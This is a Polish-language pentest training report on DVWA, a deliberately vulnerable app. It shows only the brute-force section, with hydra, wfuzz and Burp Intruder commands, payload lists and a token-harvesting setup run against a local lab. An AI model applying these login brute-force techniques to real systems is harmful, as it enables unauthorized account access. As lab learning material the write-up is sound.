

Cyber Trainess- Pentester

Projekt DVWA

Karolina Baryła

Maj 2024

BRUTE FORCE	4
Poziom: Low	4
Poziom: Medium	8
Poziom: High.....	9
COMMAND INJECTION.....	13
Poziom: Low	13
Poziom: Medium	14
Poziom: High.....	15
CSRF.....	17
Poziom: Low	17
Poziom: Medium	18
Poziom: High.....	20
FILE INCULSION.....	21
Poziom: Low	21
Poziom: Medium	21
FILE UPLOAD.....	23
Poziom: Low	23
Poziom: Medium	26
Poziom: High.....	27
INSECURE CAPTCHA	29
Poziom: Low	29
Poziom: Medium	31
Poziom: High.....	31
SQL INJECTION (BLIND).....	33
Poziom: Low	33
SQL Injection.....	35
Poziom: Low	35
Poziom: Medium	35
Poziom: High.....	37
WEAK SEASION ID.....	40
Poziom: Low	40
Poziom: Medium	43
Poziom: High.....	45
XSS (DOM)	48
Poziom: Low	48
Poziom: Medium	49

Poziom: High.....	50
XSS (Stored)	50
Poziom: Low	50
Poziom: Medium	51
Poziom: Hard	53
XSS (Reflected)	54
Poziom: Low	54
Poziom: Medium	54
Poziom: Hard	55
CSP BYPASS.....	56
Poziom: Low	56
Poziom: Medium	56
Poziom: Hard	57
JAVASCRIPT.....	58
Poziom: Low	58
Poziom: Medium	61
Poziom: Hard	63
AUTHORISATION BYPASS	65
Poziom: Low	65
Poziom: Medium	66
OPEN HTTP REDIRECT.....	67
Poziom: Low	67
Poziom: Medium	69
Poziom: Hard	69

BRUTE FORCE

Poziom: Low

Postanowiłem wykorzystać narzędzie hydra oraz bibliotekę wbudowaną w kali rockyou.txt

```
[ERROR] optional parameters must have the format X-value: Username and/or password incorrect.:H-Cookie
└── root@kali: /usr/share/wordlists
    └── hydra -L admin -P /usr/share/wordlists/rockyou.txt -s 88 localhost http-get-form "/vulnerabilities/brute/index.php?username='USER'&password='PASS'&Login=Login:Username and/or password incorrect."
Hydra v9.5 (c) 2023 by van Hauser/TNC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-05-18 16:16:33
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (111/014344399), -896525 tries per task
[DATA] attacking http-get-form://localhost:88/vulnerabilities/brute/index.php?username='USER'&password='PASS'&Login=Login:Username and/or password incorrect.
[DATA] attacking http-get-form://localhost:88/vulnerabilities/brute/index.php?username='USER'&password='PASS'&Login=Login:Username and/or password incorrect.
[STATUS] 4627.00 tries/min, 13881 tries in 00:03h, 14343850 to do in 51:38h, 16 active
[STATUS] 4662.29 tries/min, 3268 tries in 00:07h, 14311769 to do in 51:38h, 16 active
[STATUS] 4663.00 tries/min, 3268 tries in 00:07h, 14311769 to do in 51:38h, 16 active
[STATUS] 4663.04 tries/min, 145199 tries in 00:13h, 14199280 to do in 58:13h, 16 active
[STATUS] 4687.15 tries/min, 220296 tries in 00:47h, 14274103 to do in 58:14h, 16 active
```

Natomiast ze względu na możliwości mojego komputera a dokładniej jego brak możliwości postanowiłem skrócić ten proces, znajdując gotowe hasła na Internecie i wykorzystując plik z tymi hasłami (hydra pokazywała, że proces wykorzystania rockyou.txt trwałby 56h).

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-05-18 17:59:15
[ERROR] File for logins not found: users
└── root@kali: /usr/share/wordlists
    └── hydra -L users.txt -P /usr/share/wordlists/dwsa.txt -s 88 localhost http-get-form "/vulnerabilities/brute/index.php?username='USER'&password='PASS'&Login=Login:Username and/or password incorrect."
Hydra v9.5 (c) 2023 by van Hauser/TNC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-05-18 18:00:15
[DATA] max 16 tasks per 1 server, overall 16 tasks, 23 login tries (11/0/p23), -2 tries per task
[DATA] attacking http-get-form://localhost:88/vulnerabilities/brute/index.php?username='USER'&password='PASS'&Login=Login:Username and/or password incorrect.
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-05-18 18:02:09

└── root@kali: /usr/share/wordlists
    └── hydra -L users.txt -P /usr/share/wordlists/dwsa.txt -s 88 localhost http-get-form "/vulnerabilities/brute/index.php?username='USER'&password='PASS'&Login=Login:Username and/or password incorrect."
Hydra v9.5 (c) 2023 by van Hauser/TNC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-05-18 18:02:10
[DATA] max 16 tasks per 1 server, overall 16 tasks, 23 login tries (11/0/p23), -2 tries per task
[DATA] attacking http-get-form://localhost:88/vulnerabilities/brute/index.php?username='USER'&password='PASS'&Login=Login:Username and/or password incorrect.
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-05-18 18:02:20

└── root@kali: /usr/share/wordlists
    └── hydra -L users.txt -P /usr/share/wordlists/dwsa.txt -s 88 localhost http-get-form "/vulnerabilities/brute/index.php?username='USER'&password='PASS'&Login=Login:Username and/or password incorrect."
Hydra v9.5 (c) 2023 by van Hauser/TNC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-05-18 18:02:20
[DATA] max 16 tasks per 1 server, overall 16 tasks, 23 login tries (11/0/p23), -2 tries per task
[DATA] attacking http-get-form://localhost:88/vulnerabilities/brute/index.php?username='USER'&password='PASS'&Login=Login:Username and/or password incorrect.
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-05-18 18:02:20

└── root@kali: /usr/share/wordlists
    └── hydra -L users.txt -P /usr/share/wordlists/dwsa.txt -s 88 localhost http-get-form "/vulnerabilities/brute/index.php?username='USER'&password='PASS'&Login=Login:Username and/or password incorrect."
Hydra v9.5 (c) 2023 by van Hauser/TNC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-05-18 18:02:20
[DATA] max 16 tasks per 1 server, overall 16 tasks, 23 login tries (11/0/p23), -2 tries per task
[DATA] attacking http-get-form://localhost:88/vulnerabilities/brute/index.php?username='USER'&password='PASS'&Login=Login:Username and/or password incorrect.
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-05-18 18:02:20
```

```
└── root@kali: /usr/share/wordlists
    └── hydra -L users.txt -P /usr/share/wordlists/dwsa.txt -s 127.0.0.1 http-get-form "/vulnerabilities/brute/index.php?username='admin'&password='PASS'&Login=Login:Username and/or password incorrect."
Hydra v9.5 (c) 2023 by van Hauser/TNC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) Starting at 2024-05-19 07:28:07
[DATA] max 16 tasks per 1 server, overall 16 tasks, 21 login tries (1/1/0/p23), -3 tries per task
[DATA] attacking http-get-form://127.0.0.1:88/vulnerabilities/brute/index.php?username='admin'&password='PASS'&Login=Login:Username and/or password incorrect.
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "123456789" - 1 of 23 [child 1] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "p@ssw0rd" - 2 of 23 [child 2] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "1337" - 3 of 23 [child 3] (0/0) *****
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "123456789" - 4 of 23 [child 4] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "abc123" - 5 of 23 [child 5] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "abc123" - 6 of 23 [child 6] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "123456789" - 7 of 23 [child 7] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "123456789" - 8 of 23 [child 8] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "123456789" - 9 of 23 [child 9] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "123456789" - 10 of 23 [child 10] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "123456789" - 11 of 23 [child 11] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "123456789" - 12 of 23 [child 12] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "123456789" - 13 of 23 [child 13] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "123456789" - 14 of 23 [child 14] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "123456789" - 15 of 23 [child 15] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "123456789" - 16 of 23 [child 16] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "123456789" - 17 of 23 [child 17] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "123456789" - 18 of 23 [child 18] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "abc123" - 19 of 23 [child 19] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "123456789" - 20 of 23 [child 20] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "daniel" - 21 of 23 [child 21] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "babyyrl" - 22 of 23 [child 22] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "lovelycat" - 23 of 23 [child 23] (0/0)
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-05-19 07:38:07
```

Natomiast nie wyszedł żaden poprawny login ani hasło, również to moje.

Sprawdziłem również z innym narzędziem wfuzz, co również nie zadziałało.

The terminal window shows the command: wfuzz -c -z file.users.txt -z file.dvwa.txt -b "security=low" "http://localhost/vulnerabilities/brute/index.php?username=FUZZ&password=FUZZ&Login=Login". The output lists 690 requests, mostly 404 errors. The browser screenshot shows a login form with 'admin' in the username field and a password of '*****'. The page displays a welcome message: 'Welcome to the password protected area admin'.

ID	Response	Lines	Word	Chars	Payload
000000001:	404	9 L	31 W	271 Ch	"smithy - smithy"
000000013:	404	9 L	31 W	271 Ch	"smithy - iloveyou"
00000006:	404	9 L	31 W	271 Ch	"smithy - abc123"
00000007:	404	9 L	31 W	271 Ch	"smithy - letmein"
00000009:	404	9 L	31 W	271 Ch	"smithy - x"
00000008:	404	9 L	31 W	271 Ch	"smithy - gordonb"
00000015:	404	9 L	31 W	271 Ch	"smithy - 12345"
00000003:	404	9 L	31 W	271 Ch	"smithy - pablo"
00000008:	404	9 L	31 W	271 Ch	"smithy - charley"
00000005:	404	9 L	31 W	271 Ch	"smithy - password"
00000014:	404	9 L	31 W	271 Ch	"smithy - princess"
00000011:	404	9 L	31 W	271 Ch	"smithy - 123456"
00000004:	404	9 L	31 W	271 Ch	"smithy - 1337"
00000010:	404	9 L	31 W	271 Ch	"smithy - admin"
00000019:	404	9 L	31 W	271 Ch	"smithy - rockyou"
00000024:	404	9 L	31 W	271 Ch	"smithy - gordonb smithy"
00000021:	404	9 L	31 W	271 Ch	"smithy - daniel"
00000019:	404	9 L	31 W	271 Ch	"smithy - abc123"
00000016:	404	9 L	31 W	271 Ch	"smithy - nicole"
00000022:	404	9 L	31 W	271 Ch	"smithy - babygirl"
00000023:	404	9 L	31 W	271 Ch	"smithy - lovely"
00000018:	404	9 L	31 W	271 Ch	"smithy - 12345678"
00000006:	404	9 L	31 W	271 Ch	"smithy - mom"
00000020:	404	9 L	31 W	271 Ch	"smithy - jessica"
00000025:	404	9 L	31 W	271 Ch	"smithy - gordonb gordonb"
00000036:	404	9 L	31 W	271 Ch	"smithy - gordonb - loveyou"
00000040:	404	9 L	31 W	271 Ch	"smithy - gordonb - monkey"
00000038:	404	9 L	31 W	271 Ch	"smithy - gordonb - rockyyou"
00000035:	404	9 L	31 W	271 Ch	"smithy - gordonb - 12345"
00000021:	404	9 L	31 W	271 Ch	"smithy - charley"

Więc przesyłam do wykorzystania burpa. Przejęłam żądanie. Przesłałam do Intrudera, określając wcześniej TEST wpisane do username i password jako interesujące mnie obiekty

The Burp Suite interface shows a request to http://localhost:80 [127.0.0.1]. A context menu is open over the request, with the 'Send' option highlighted. The menu also includes options like 'Send to Intruder', 'Send to Repeater', 'Send to Sequencer', 'Send to Comparer', 'Send to Decoder', 'Send to Organizer', and 'Request in browser'.

W Intruderze określiłam słowa, które chce aby zostały wykorzystane.

Burp Suite Community Edition v2023.9.1 - Temporary Project

Burp Project Intruder Repeater View Help

Dashboard Target **Proxy** Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

1 x 2 x 3 x +

Positions **Payloads** Resource pool Settings

Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 24
Payload type: Simple list Request count: 0

Start attack

Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste Load... Remove Clear Deduplicate Add Enter a new item Add from list... [Pro version only]

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

Add Enabled Rule
Edit Remove Up Down

Payload encoding

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

Wykorzystałam atak cluster bomb umożliwiając użycie ładunków z jednym zestawem dla każdej pozycji i testowanie ich kombinacji

Burp Project Intruder Repeater View Help

Dashboard Target **Proxy** Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

1 x 2 x 3 x +

Positions **Payloads** Resource pool Settings

Choose an attack type

Attack type: Sniper

Sniper
This attack uses a single set of payloads and one or more payload positions. It places each payload into the first position, then each payload into the second position, and so on.

Battering ram
This uses a single set of payloads. It iterates through the payloads, and places the same payload into all of the defined payload positions at once.

Tar
This attack uses multiple payload sets. There is a different payload set for each defined position (up to a maximum of 20). The attack iterates through all payload sets simultaneously, so it uses the first payload from each set, then the second payload from each set, and so on.

Cluster bomb
This attacks multiple payload sets. There is a different payload set for each defined position (up to a maximum of 20). The attack iterates through each payload set in turn, so that all permutations of payload combinations are tested.

1 GET /
2 Host:
3 User:
4 Accept:
5 Accept-Charset:
6 Accept-Encoding:gzip, deflate
7 Connection:close
8 Referer: http://localhost/DVWA/vulnerabilities/brute/
9 Cookie: _ga=GA1.1.529659030.1702655392; _gat_3=JEZ7LNJK=651.1.1702655392.1.0.1702655392.0.0.; BEEFHOOKE=NVG7HjpCHWZjpiWJaBzN012tYisr0D8vvbUJaL4xEfSNe0a1JtUST4B1HtaJ2b8PS5NuEzzFAm9mzy; PHPSESSID=g5pcslcpjejn361ggkjpt0hmv3; security=low
10 Upgrade-Insecure-Requests: 1
11 Sec-Fetch-Dst: document
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-User: ?1
15
16

0 highlights Clear
Length: 780

Burp Suite Community Edition v2023.9.1 - Temporary Project

Proxy Intruder Repeater View Help

Dashboard Target **Intruder** Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings

1 x 2 x 3 x +

Positions **Payloads** Resource pool Settings

Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 2 Payload count: 24
 Payload type: Simple list Request count: 576

Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste smithy
 Load... gordonb
 Remove pablo
 Clear 1337
 Deduplicate password
 abc123
 letmein
 charley
 x
 admin

Add Enter a new item
 Add from list... [Provision only]

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

Add ... Rule
 Edit
 Remove
 Up
 Down

Payload encoding

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

2. Intruder attack of http://localhost - Temporary attack - Not saved to project file

Attack Save Columns

Results Positions **Payloads** Resource pool Settings

Filter: Showing all items

Request	Payload 1	Payload 2	Status code	Error	Timeout	Length	Comment
0			200	<input type="checkbox"/>	<input type="checkbox"/>	4618	
1	smithy	smithy	200	<input type="checkbox"/>	<input type="checkbox"/>	4618	
2	gordonb	smithy	200	<input type="checkbox"/>	<input type="checkbox"/>	4618	
3	pablo	smithy	200	<input type="checkbox"/>	<input type="checkbox"/>	4618	
4	1337	smithy	200	<input type="checkbox"/>	<input type="checkbox"/>	4618	
5	password	smithy	200	<input type="checkbox"/>	<input type="checkbox"/>	4617	
6	abc123	smithy	200	<input type="checkbox"/>	<input type="checkbox"/>	4618	
7	letmein	smithy	200	<input type="checkbox"/>	<input type="checkbox"/>	4618	
8	charley	smithy	200	<input type="checkbox"/>	<input type="checkbox"/>	4618	
9	x	smithy	200	<input type="checkbox"/>	<input type="checkbox"/>	4617	
10	admin	smithy	200	<input type="checkbox"/>	<input type="checkbox"/>	4618	
11	123456	smithy	200	<input type="checkbox"/>	<input type="checkbox"/>	4618	

83 of 576

Hasła i loginy które są poprawne segreguje pod względem długości, tam gdzie jest większa długość oznacza, że są to odpowiednie hasła

			200			4618
576	1337	charley	200	<input type="checkbox"/>	<input type="checkbox"/>	4659
172	admin	password	200	<input type="checkbox"/>	<input type="checkbox"/>	4661
106	pablo	letmein	200	<input type="checkbox"/>	<input type="checkbox"/>	4661
147	smithy	password	200	<input type="checkbox"/>	<input type="checkbox"/>	4663
97	gordonb	abc123	200	<input type="checkbox"/>	<input type="checkbox"/>	4665
122	gordonb	abc123	200	<input type="checkbox"/>	<input type="checkbox"/>	4665
434						

Request Response

Pretty Raw Hex

```

1 GET /DVWA/vulnerabilities/brute/?username=1337&password=charley&Login=Login HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: keep-alive
8 Referer: http://localhost/DVWA/vulnerabilities/brute/?username=&password=&Login=Login
9 Cookie: _ga=GA1.1.529699030.1702655392; _ga_3JEZ7LNJK=GS1.1.1702655392.1.0.1702655392.0.0.0;
BEEFHOOK=NVGsTNpSHKZjpyNJAw3zN01ztYisroDB0vvbUJaL4xESNeOai1jtUST4BiHtaJ2b8PS5NuEZZFAM9mzy; PHPSESSID=a5ncslrnejne36l0okint0hmv3; security=low
=5nrcslrnejne36l0okint0hmv3; security=low

```

② ⚙️ ⏪ ⏩ Search... 0 highlights

Finished

Poziom: Medium

Zrobiłem dokładnie to samo co w low.

Burp Suite Community Edition v2023.9.1 - Temporary Project

Burp Project Intruder Repeater View Help

Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

1 x 2 x 3 x 4 x +

Positions Payloads Resource pool Settings

② Choose an attack type Start attack

Attack type: Cluster bomb

② Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

○ Target: http://localhost Update Host header to match target

Add \$ Clear \$ Auto \$ Refresh

```

1 GET /DVWA/vulnerabilities/brute/?username=$test$&password=$test$&Login=Login HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://localhost/DVWA/vulnerabilities/brute/
9 Cookie: _ga=GA1.1.529699030.1702655392; _ga_3JEZ7LNJK=GS1.1.1702655392.1.0.1702655392.0.0.0; BEEFHOOK=
NVGstNpSHKZjpyNJAw3zN01ztYisroDB0vvbUJaL4xESNeOai1jtUST4BiHtaJ2b8PS5NuEZZFAM9mzy; PHPSESSID=cshv5jhqm04p9co8gmm401f; security=medium
10 Upgrade-Insecure-Requests: 1
11 Sec-Fetch-Dest: document
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-User: ?1
15
16

```

② ⚙️ ⏪ ⏩ Search... 2 highlights Clear Length: 795

2 payload positions

Table showing a list of users and their details:

ID	username	password	status	last login
13	1337	charley	200	4667
39	admin	password	200	4669
65	pablo	letmein	200	4669
87	admin	password	200	4669
43	smithy	password	200	4671
91	smithy	password	200	4671

Request Response

Pretty Raw Hex

```

1 GET /DVWA/vulnerabilities/brute/?username=pablo&password=letmein&Login=Login HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: keep-alive
8 Referer: http://localhost/DVWA/vulnerabilities/brute/
9 Cookie: _ga=GA1.1.529699030.1702655392; _ga_3JEZ7LNJK=G51.1.1702655392.1.0.1702655392.0.0.0;
BEEFHOOK=NVGsTNp5HKZjpYNJAw3zN01ztYisroDB0vzbUJaL4rE5Ne0aI1JtUST4BiHtaJ2b8PSSNuEZzFAm9mzy; PHPSESSID=cshvbj5j1hqm04p9co8gcmm40lf; security=medium

```

② ⚙️ ⏪ ⏩ Search... 0 highlights

Finished

Poziom: High

Wykorzystałam również burpa przejmując żądanie i ustawiając listę haseł.

Burp Suite Community Edition v2023.9.1 - Temporary Project

Request to http://localhost:80 [127.0.0.1]

Forward Drop Intercept Action Open browser

Pretty Raw Hex

```

1 GET /DVWA/vulnerabilities/brute/?username=test&password=test&Login=Login&user_token=90eb36ff8dd88f45308b7c27f1b4c865 HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://localhost/DVWA/vulnerabilities/brute/
9 Cookie: _ga=GA1.1.529699030.1702655392; _ga_3JEZ7LNJK=G51.1.1702655392.1.0.1702655392.0.0.0; BEEFHOOK=
NVGsTNp5HKZjpYNJAw3zN01ztYisroDB0vzbUJaL4rE5Ne0aI1JtUST4BiHtaJ2b8PSSNuEZzFAm9mzy; PHPSESSID=56vmmgilekdh7are2eckj133ju; security=high
10 Upgrade-Insecure-Requests: 1
11 Sec-Fetch-Dest: document
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-User: ?
15
16

```

Inspector

- Request attributes: 2
- Request query parameters: 4
- Request body parameters: 0
- Request cookies: 5
- Request headers: 13

② ⚙️ ⏪ ⏩ Search... 0 highlights

Tym razem wybrałem atak Pitchfork, który pozwala na równoczesne testowanie wielu zestawów danych.

The screenshot shows the Burp Suite interface with the 'Intruder' tab selected. In the 'Payloads' tab, a list of payloads is displayed:

```
1 GET /DVWA/vulnerabilities/brute/?username=$test$&password=$test$&Login=Login&user_token=90eb36ff8dd88f45308b7c27f1b4c865 HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://localhost/DVWA/vulnerabilities/brute/
9 Cookie: _ga=GAI.1.529699030.1702655392._gat_3JEZ7LNJK=GS1.1.1702655392.1.0.1702655392.0.0.0; BEEFHOOKE
  NGStNpSHKZjyWJAUw3zN01ztyisroDBBvvbUJaL4rESNe0aiIjtUST4BiHtaJ2b8P55NuEzzFAM9mzy; PHPSESSID=56vmmgkdh7are2eckj133ju; security=high
10 Upgrade-Insecure-Requests: 1
11 Sec-Fetch-Dest: document
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-User: ?1
15
16
```

Below the payload list, there are buttons for 'Add \$', 'Clear \$', 'Auto \$', and 'Refresh'. At the bottom, it says '2 payload positions' and 'Length: 837'.

Określiłam listę dla zestawu 1.

The screenshot shows the Burp Suite interface with the 'Intruder' tab selected. In the 'Payloads' tab, the 'Payload sets' section is shown:

Payload set: 1 Payload count: 12
Payload type: Simple list Request count: 0

Below this, the 'Payload settings [Simple list]' section is expanded, showing a list of items:

1337
charley
admin
password
pablo
letmein
empty
password
gordohn
abc123

Buttons for Paste, Load, Remove, Clear, Deduplicate, Add, and Enter a new item are visible. A note says 'Add from list ... [Pro version only]'. Below this, the 'Payload processing' section is shown with a table:

Add	Enabled	Rule
Edit		
Remove		
Up		
Down		

Finally, the 'Payload encoding' section is shown with the note: 'This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.'

Ze względu na pojawienie się tokena usera dla drugiego ładunku określiłam Recursive Grep, który pozwala na automatyczne przeszukiwanie odpowiedzi serwera w celu znalezienia określonych wzorców, w tym przypadku tokena, a następnie użycie tych wartości w kolejnych żądaniach. Funkcja ta umożliwia dostosowywanie żądań na podstawie wyników z poprzednich odpowiedzi.

② Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 2 Payload count: unknown
Payload type: Recursive grep Request count: 12

② Payload settings [Recursive grep]

This payload type lets you extract each payload from the response to the previous request in the attack. It is useful in some situations where you need to work recursively to extract useful data or deliver an exploit. Extract grep items can be defined in the Options tab.

Select the "extract grep" item from which to derive payloads:

Initial payload for first request:
 Stop if duplicate payload found

② Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

Add ... Rule
Edit Remove Up Down

② Payload encoding

Następnie przeszłam do Resource Pool w celu określenia ilości równoczesnych żądań http co pomaga uniknąć przeciążenia serwera i zminimalizuje ryzyko wykrycia przez systemy obronne.

Selected	Resource pool	Concurrent requests	Request delay	Random delay	Delay/increment	Auto throttle
<input checked="" type="radio"/>	Default resource pool	10				Yes

② Resource pool


Specify the resource pool in which the attack will run. Resource pools are used to manage the usage of system resources across multiple tasks.

Use existing resource pool

Create new resource pool

Name: Custom resource pool 1
 Maximum concurrent requests: 1
 Delay between requests: milliseconds
 Fixed
 With random variations
 Increase delay in increments of milliseconds
 Automatic throttling

Następnie zdefiniowałem Grep Item który służy do automatycznego wyodrębniania określonych elementów z odpowiedzi serwera w przypadku gdy informacje pojawiają się w odpowiedzi HTTP. Określiłam po jakim wyrażeniu chce rozpoczęć wyszukiwanie, czyli dla wartości tokena i określiłam po jakiej długości ma się zakończyć. Burp przy każdym logowaniu musiał wyodrębnić ten token aby wymusić logowanie.



Po naciśnięciu start rozpoczął się atak. Hasła jak w poprzednich przykładach są określane na podstawie długości znaków.

Attack	Save	Columns	Results	Payloads	Resource pool	Settings	4. Intruder attack of http://localhost - Temporary attack - Not saved to project file																							
Request	Payload 1	Payload 2	Status code	Error	Redire...	Timeout	Length	error	except...	illegal	invalid	fail	stack	access	directory	file	not fou...	unkno...	uidn	c1	varchar	ODBC	SQL	quoted...	syntax	CBA...	T1111	Wei...	value[...]	Comment
